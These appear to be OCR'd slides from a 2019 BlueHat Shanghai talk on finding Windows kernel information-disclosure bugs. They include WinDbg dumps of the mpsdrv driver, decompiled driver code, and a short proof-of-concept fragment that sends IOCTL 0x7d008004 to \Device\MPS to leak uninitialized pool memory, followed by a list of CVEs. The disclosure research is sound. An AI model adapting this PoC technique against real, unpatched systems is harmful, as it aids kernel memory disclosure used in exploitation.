
CVE实例分析




```
kd> dt _file_object ffffd3014f5a9080
ntdll!_FILE_OBJECT
   +0x000 Type             : 0n5
   +0x002 Size             : 0n216
   +0x008 DeviceObject     : 0xffffd301`4efe0850 _DEVICE_OBJECT
   +0x010 Vpb              : (null)
```




```
kd> dt 0xffffd301`4efe0850 _DEVICE_OBJECT
ntdll!_DEVICE_OBJECT
   +0x000 Type             : 0n3
   +0x002 Size             : 0x238
   +0x004 ReferenceCount   : 0n1
   +0x008 DriverObject     : 0xffffd301`4efe0cf0 _DRIVER_OBJECT
   +0x010 NextDevice       : (null)
```



```
kd> dt 0xffffd301`4efe0cf0 _DRIVER_OBJECT
ntdll!_DRIVER_OBJECT
   +0x000 Type             : 0n4
   +0x002 Size             : 0n336
   +0x008 DeviceObject     : 0xffffd301`4efe0850 _DEVICE_OBJECT
   +0x010 Flags            : 0x12
   +0x018 DriverStart      : 0xfffff80f`64500000 Void
   +0x020 DriverSize       : 0x19000
   +0x028 DriverSection    : 0xffffd301`4efe21d0 Void
   +0x030 DriverExtension  : 0xffffd301`4efe0e40 _DRIVER_EXTENSION
   +0x038 DriverName       : _UNICODE_STRING "\Driver\mpsdrv"
   +0x048 HardwareDatabase : 0xfffff803`0bc86778 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
   +0x050 FastIoDispatch   : (null)
   +0x058 DriverInit       : 0xfffff80f`64515010     long  mpsdrv!GsDriverEntry+0
   +0x060 DriverStartIo    : (null)
   +0x068 DriverUnload     : 0xfffff80f`64506170     void  mpsdrv!memset+0
   +0x070 MajorFunction    : [28] 0xfffff80f`64501aa0     long  mpsdrv!MpsIoLayerDispatchIrp+0
```




```
*(_OWORD *)SourceString = *(_OWORD *)aDevice;
v14 = 101;
DeviceObject = 0i64;
v10 = 3564875285251i64;
g_fMpsSymbolicLinkCreated = 0;
*(_OWORD *)v11 = *(_OWORD *)aDosdevi;
v13 = 27866473673654373i64;
v12 = xmmword_1C000EDE0;
RtlInitUnicodeString(&DestinationString, SourceString);
v0 = IoCreateDevice(g_DriverObject, 0xE8u, &DestinationString, 0x7D00u, 0x100u, 1u, &DeviceObject);
if ( v0 < 0 )
```



```
.rdata:00000001C000EE00 aDeviceMps:                       ; DATA XREF:
.rdata:00000001C000EE00                 text "UTF-16LE", '\Device\MPS',0
```

CVE实例分析

最终完成poc




```
Status = FindMPSHandle(ProcessId, &MPSHandle); //Get \Device\MPS handle
if (NT_SUCCESS(Status))
{
    PrintHex((PBYTE)OutputBuffer, sizeof(OutputBuffer));
    Status = ZwDeviceIoControlFile(MPSHandle, //
                                   EventHandle,
                                   NULL,
                                   NULL,
                                   &IoStatusBlock,
                                   0x7d008004,//ioctl code
                                   NULL,
                                   0,
                                   OutputBuffer,
                                   sizeof(OutputBuffer));
    if (NT_SUCCESS(Status))
    {
        if (Status == STATUS_PENDING)
        {
            ZwWaitForSingleObject(EventHandle, FALSE, NULL);//vul
        }
        printf("\n\n");
        PrintHex((PBYTE)OutputBuffer, IoStatusBlock.Information);//uninitialized pool memory
    }
```

成果

使用三个月就已挖掘windows内核信息泄露漏洞12个，都已分配CVE

其中7个CVE获得当时最高5000$奖金



Windows Kernel Information Disclosure Vulnerability	CVE-2019-0536	Ruibo Liu of Baidu XLab Tianya Team
Windows Kernel Information Disclosure Vulnerability	CVE-2019-0554	Ruibo Liu of Baidu XLab Tianya Team
Remote Procedure Call runtime Information Disclosure Vulnerability	CVE-2018-8407	Keqi Hu (胡可奇) from Chengdu Security Resp Ruibo Liu of Baidu XLab Tianya Team
Win32k Information Disclosure Vulnerability	CVE-2018-8565	Long Li of Baidu XLab Tianya Team
Windows Kernel Information Disclosure Vulnerability	CVE-2018-8330	Ruibo Liu of Baidu XLab Tianya Team
DirectX Information Disclosure Vulnerability	CVE-2018-8486	Ruibo Liu of Baidu XLab Tianya Team
Windows Information Disclosure Vulnerability	CVE-2018-8271	Ruibo Liu of Baidu XLab Tianya Team Amichai Shulman Tal Be'ery
Windows Kernel Information Disclosure Vulnerability	CVE-2018-8419	Tanghui Chen of Baidu XLab Tianya Team
Windows Kernel Information Disclosure Vulnerability	CVE-2018-8442	Tanghui Chen of Baidu X-Lab Tianya Team
Windows Kernel Information Disclosure Vulnerability	CVE-2018-8443	Tanghui Chen of Baidu X-Lab Tianya Team
Windows Kernel Information Disclosure Vulnerability	CVE-2018-8446	Ruibo Liu of Baidu X-Lab Tianya Team
Windows Kernel Information Disclosure Vulnerability	CVE-2018-8348	Tanghui Chen of Baidu X-Lab Tianya team

思考

- 仅此而已吗...
- 用户态内存只读(去掉PTE写位)
- 反向追踪
- ...

BLUEHAT

SHANGHAI 2019

Thank you

Tanghui Chen

chenhui00530@163.com